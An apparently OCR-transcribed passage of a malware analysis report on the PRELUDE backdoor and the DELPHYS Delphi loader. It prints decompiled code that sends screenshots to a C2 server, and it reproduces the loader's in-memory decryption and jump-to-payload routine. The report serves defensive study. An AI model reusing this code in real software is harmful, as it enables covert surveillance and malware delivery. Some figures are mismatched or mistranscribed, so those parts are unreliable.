
The function Watch.SaveScreenshot performs a screen capture of the Windows desktop and encodes the result as a string inside a dictionary object, which it passes to the SendErrorLog function alongside a variable containing a hardcoded URL resource.



```
public string SendErrorLog(string endpoint, Dictionary<string, string> data)
{
    try
    {
        string requestUriString = _baseUrl + endpoint;
        string s = BuildPostData(data);
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        httpWebRequest.Method = "POST";
        httpWebRequest.ContentType = "application/x-www-form-urlencoded";
        httpWebRequest.UserAgent = _userAgent;
        byte[] bytes = Encoding.UTF8.GetBytes(s);
        httpWebRequest.ContentLength = bytes.Length;
        using (Stream stream = httpWebRequest.GetRequestStream())
        {
            stream.Write(bytes, 0, bytes.Length);
        }
        using HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
        using Stream stream2 = httpWebResponse.GetResponseStream();
        using StreamReader streamReader = new StreamReader(stream2);
        return streamReader.ReadToEnd();
    }
    catch (WebException ex)
    {
        Console.WriteLine("Telemetry error: " + ex.Message);
        return null;
    }
}
```

Figure 15 – SendErrorLog() source code

Finally, the SendErrorLog function takes the screenshot, wraps it in a POST request and sends it to the C2 server over an HTTP. In short, StartScreenMethod() captures screenshots and sends them to the C2 server. This functionality was also validated via extracting an image payload from the package capture during a simulated network dynamic test.



```
public string SendErrorLog(string endpoint, Dictionary<string, string> data)
{
    try
    {
        string requestUriString = _baseUrl + endpoint;
        string s = BuildPostData(data);
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        httpWebRequest.Method = "POST";
        httpWebRequest.ContentType = "application/x-www-form-urlencoded";
        httpWebRequest.UserAgent = _userAgent;
        byte[] bytes = Encoding.UTF8.GetBytes(s);
        httpWebRequest.ContentLength = bytes.Length;
        using (Stream stream = httpWebRequest.GetRequestStream())
        {
            stream.Write(bytes, 0, bytes.Length);
        }
        using HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
        using Stream stream2 = httpWebResponse.GetResponseStream();
        using StreamReader streamReader = new StreamReader(stream2);
        return streamReader.ReadToEnd();
    }
    catch (WebException ex)
    {
        Console.WriteLine("Telemetry error: " + ex.Message);
        return null;
    }
}
```

Figure 16 – Screenshot taken by malware during dynamic analysis, extracted from the network packet capture

PRELUDE Summary


PRELUDE is a simple backdoor that provides a reverse shell and the ability to take screenshots. It also sets the stage for the following malware by modifying the Windows Defender exclusion lists.

DELPHYS Loader

DELPHYS is a 64-bit Delphi loader distributed in EXE form. A 64-bit Delphi is not well supported in common reverse engineering tools. While DELPHYS does not display a graphical user interface (GUI), it was created as a GUI application, meaning the compiler included a large amount of effectively redundant code that would normally be used for rendering and behaving as a GUI application. This extra code makes it harder to find the comparatively small amount of malicious code that lies within.

Initial Identification

Doing an initial “strings” on the binary indicated that we were dealing with a higher-level language due to the amount of class names that were easily visible. This combined with the amount of those class names that began with the letter “T,” meant that the higher-level language was likely to be Delphi. This theory was easily tested by looking for the string with “Delphi,” which provided us with the Delphi compiler version: 29.0, indicating this sample was compiled with Delphi XE8 from 2015.




/c/Malware/delphys

```
djt> strings -n10 sample.bin | grep '^T' | head -100 | tail -15
TStringBuilder
TArray<System.string>
TMBCSEncoding2
TMBCSEncoding
TUTF7Encoding2
TUTF7Encodingx
TUTF8Encoding2
TUTF8Encoding@
TUnicodeEncoding2
TUnicodeEncodingX
TBigEndianUnicodeEncoding1
TBigEndianUnicodeEncoding`
TMarshaller.PDisposeRec0
TMarshaller.TDisposeProc
TMarshaller.TDisposeRec
djt> strings -n10 sample.bin | grep -i 'Delphi'
DELPHICLASS TList__1<T>
DELPHICLASS TRttiMethod; DELPHICLASS TRawVirtualClass
Embarcadero Delphi for Win64 compiler version 29.0 (22.0.19027.8951)
djt> |
```

Figure 17 – Screenshot showing “T” classes and other indicative Delphi strings

Payload Extraction Routine

When looking at the sample in a static analysis tool, we found some code that the tool had not automatically detected as a function but appeared to be such.




```
fcn.009ee209
fcn.009f0831
fcn.009f26f1
fcn.009f2abd
fcn.009f2af2
fcn.009f3111
fcn.009f3420
fcn.009f3dc8
fcn.009f411d
fcn.009f47d6
fcn.009f4ab9
fcn.009f5115
fcn.009fa081
```

```
0x009e8197      jmp     rax
0x009e819a      ret
0x009e819b      int3
0x009e819c      int3
0x009e819d      int3
0x009e819e      int3
0x009e819f      int3
0x009e81a0      push    r14
0x009e81a2      push    r13
0x009e81a4      push    rdi
0x009e81a5      push    rsi
0x009e81a6      push    rbx
0x009e81a7      sub     rsp, 0x60
0x009e81ab      xor     rcx, rcx
0x009e81ae      call    sub.gdi32.dll_GetStockObject ; sub.gdi32.dll_GetStockObject ; HGDIOBJ GetStockObject(void)
0x009e81b3      mov     eax, 0x8a58a
```

Figure 18 – Code looking like a function, but undetected as such by automated analysis of static analyzer


This code appeared interesting as it contained calls to VirtualAlloc:



```
0x009e8231      sub     r8d, 0x4e3 ; 1251
0x009e8238      mov     r9d, r13d
0x009e823b      sub     r9d, 0xa5f ; 2655
0x009e8242      call    sub.kernel32.dll_VirtualAlloc_VirtualAlloc ; sub.kernel32.dll_VirtualAlloc_0xa8fe38
0x009e8247      mov     qword [rsp + 0x50], rax
0x009e824c      mov     rcx, rbx
0x009e824f      mov     rax, qword [rbx]
0x009e8252      call    qword [rax]
0x009e8254      xor     rcx, rcx
0x009e8257      mov     rdx, qword [rsp + 0x40]
0x009e825c      lea     rdx, [rax + rdx]
0x009e8260      mov     r8d, edi
0x009e8263      sub     r8d, 0x4e3 ; 1251
0x009e826a      mov     r9d, r13d
0x009e826d      sub     r9d, 0xa5f ; 2655
0x009e8274      call    sub.kernel32.dll_VirtualAlloc_VirtualAlloc ; sub.kernel32.dll_VirtualAlloc_0xa8fe38
0x009e8279      mov     qword [rsp + 0x58], rax
0x009e827e      mov     eax, 0x300 ; 768
```

Figure 19 - Section of code calling VirtualAlloc

Decompiling that section with Ghidra results in a function with interesting behavior:



```
GetStockObject(0);
PtrResource = (undefined8 *)
              X_FUN_00510400(&PTR_LAB_004de5c0,1,DAT_00a87f48,L"ty451u0y982u0498tu09wqe",10);
lVar5 = (**(code **)*PtrResource)();
MemPtrA = (uint *)VirtualAlloc((LPVOID)0x0,lVar5 + 100,0x1000,0x40);
lVar5 = (**(code **)*PtrResource)();
MemPtrB = (uint *)VirtualAlloc((LPVOID)0x0,lVar5 + 100,0x1000,0x40);
DAT_00a8dbd8 = MemPtrB + 0x6795;
uVar6 = (**(code **)*PtrResource)(PtrResource);
X_FUN_0040aec0(MemPtrB,uVar6,0);
uVar2 = (**(code **)*PtrResource)(PtrResource);
X_FUN_0050d560(PtrResource,MemPtrA,uVar2);
uVar1 = *MemPtrA;
uVar7 = 0;
lVar5 = 0;
for (uVar8 = 0; uVar8 < uVar6; uVar8 = uVar8 + 0x7a + (ulonglong)uVar3) {
  FUN_004091a0((longlong)MemPtrA + uVar8 + 4,(longlong)MemPtrB + lVar5,100);
  uVar3 = StrokePath((HDC)0x0);
  lVar5 = lVar5 + 100 + (ulonglong)uVar3;
  uVar3 = StrokePath((HDC)0x0);
}
for (; uVar7 < uVar1; uVar7 = uVar7 + (BVar4 + 4)) {
  BVar4 = StrokePath((HDC)0x0);
  *MemPtrB = *MemPtrB + (int)uVar7 + BVar4;
  BVar4 = StrokePath((HDC)0x0);
  *MemPtrB = *MemPtrB ^ (int)uVar7 + 0x8b6e6 + BVar4;
  BVar4 = StrokePath((HDC)0x0);
  MemPtrB = MemPtrB + 1;
}
FUN_009e8190();
return;
}
```

Figure 20 – Suspicious function decompiled

First, the code loads a resource from the binary by using a string identifier.


Then it allocates two memory areas with protection set to 0x40 (PAGE_EXECUTE_READWRITE), allowing execution of these areas.

Then it processes from the resource into the memory areas.

Then it proceeds to code that modifies the memory in a way that looks like a decryption routine. (The StrokePath call always returns zero, so its purpose seems unclear; it is possibly there to make the loop look like it has a legitimate purpose.)

Finally, it calls another function with no parameters before returning.


The function called just before the return simply loads an address located in memory into a register and does an unconditional jump (JMP) to it.



```
                     undefined FUN_009e8190()
     undefined         AL:1           <RETURN>
                     FUN_009e8190                           XREF[2]:     X_payload_extract:009e83b1(c),
                                                                         00b43c70(*)
009e8190 48 8b 05        MOV         RAX,qword ptr [DAT_00a8dbd8]              = ??
         41 5a 0a 00
009e8197 48 ff e0        JMP         RAX
009e819a c3              ??          C3h
```

Figure 21 – Function that unconditionally jumps to memory location


Going back to our original function, we can see that same memory location being set with a location at an offset within one of the executable memory sections.



```
GetStockObject(0);
PtrResource = (undefined8 *)
              X_FUN_00510400(&PTR_LAB_004de5c0,1,DAT_00a87f48,L"ty45iu0y982u0498tu09wqe",10);
lVar5 = (**(code **)*PtrResource)();
MemPtrA = (uint *)VirtualAlloc((LPVOID)0x0,lVar5 + 100,0x1000,0x40);
lVar5 = (**(code **)*PtrResource)();
MemPtrB = (uint *)VirtualAlloc((LPVOID)0x0,lVar5 + 100,0x1000,0x40);
DAT_00a8dbd8 = MemPtrB + 0x6795;
uVar6 = (**(code **)*PtrResource)(PtrResource);
X_FUN_0040aec0(MemPtrB,uVar6,0);
uVar2 = (**(code **)*PtrResource)(PtrResource);
X_FUN_0050d560(PtrResource,MemPtrA,uVar2);
uVar1 = *MemPtrA;
uVar7 = 0;
lVar5 = 0;
for (uVar8 = 0; uVar8 < uVar6; uVar8 = uVar8 + 0x7a + (ulonglong)uVar3) {
```

Figure 22 – Setting of memory location for unconditional jump

Running the sample in a debugger with a break point set to just before the unconditional jump instruction, we can see that the executable buffer contains a Portable Executable (PE) file, and the program is about to jump execution to and offset within that executable file. Hence, the name DELPHYS because the loader is written in Delphi and another malicious executable is nested inside it.



```
     00000000009E8190 | 48:8B05 415A0A00 | mov rax,qword ptr ds:[A8DBD8]
RIP  00000000009E8197 | 48:FFE0          | jmp rax
     00000000009E819A | C3               | ret
     00000000009E819B | CC               | int3
     00000000009E819C | CC               | int3
     00000000009E819D | CC               | int3
     00000000009E819E | CC               | int3
```

```
RAX   0000000002779E54
RCX   0000000000000006
RDX   000000000008A58A
RBP   000000000014FD20
```

```
1: rcx 0000000000000006
2: rdx 000000000008A58A
3: r8 000000000000000C
4: r9 0008B6E60008B6E6
```

```
rax=0000000002779E54

.text:00000000009E8197 malware.exe:$5E8197 #5E7597
```

```
Address          Hex                                              ASCII
0000000002760120 00 00 00 00 00 00 52 74 6C 41 64 64 46 75 6E 63 ......RtlAddFunc
0000000002760130 74 69 6F 6E 54 61 62 6C 65 00 00 4D 65 73 73 61 tionTable..Messa
0000000002760140 67 65 42 6F 78 41 00 00 00 00 00 00 00 00 00 00 geBoxA..........
0000000002760150 47 65 74 50 72 6F 63 41 64 64 72 65 73 73 00 00 GetProcAddress..
0000000002760160 4C 6F 61 64 4C 69 62 72 61 72 79 45 78 41 00 00 LoadLibraryExA..
0000000002760170 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C 00 00 00 00 kernel32.dll....
0000000002760180 4D 65 73 73 61 67 65 42 6F 78 41 00 00 00 00 00 MessageBoxA.....
0000000002760190 75 73 65 72 33 32 2E 64 6C 6C 00 00 00 00 00 00 user32.dll......
00000000027601A0 01 00 00 00 08 00 00 00 02 00 00 00 04 00 00 00 ................
00000000027601B0 10 00 00 00 80 00 00 00 20 00 00 00 40 00 00 00 ............@...
00000000027601C0 48 83 C4 40 FF E1 00 90 01 00 4D 5A 90 00 03 00 [redacted]MZ....
00000000027601D0 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 ......ÿÿ........
00000000027601E0 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 ..@.............
00000000027601F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
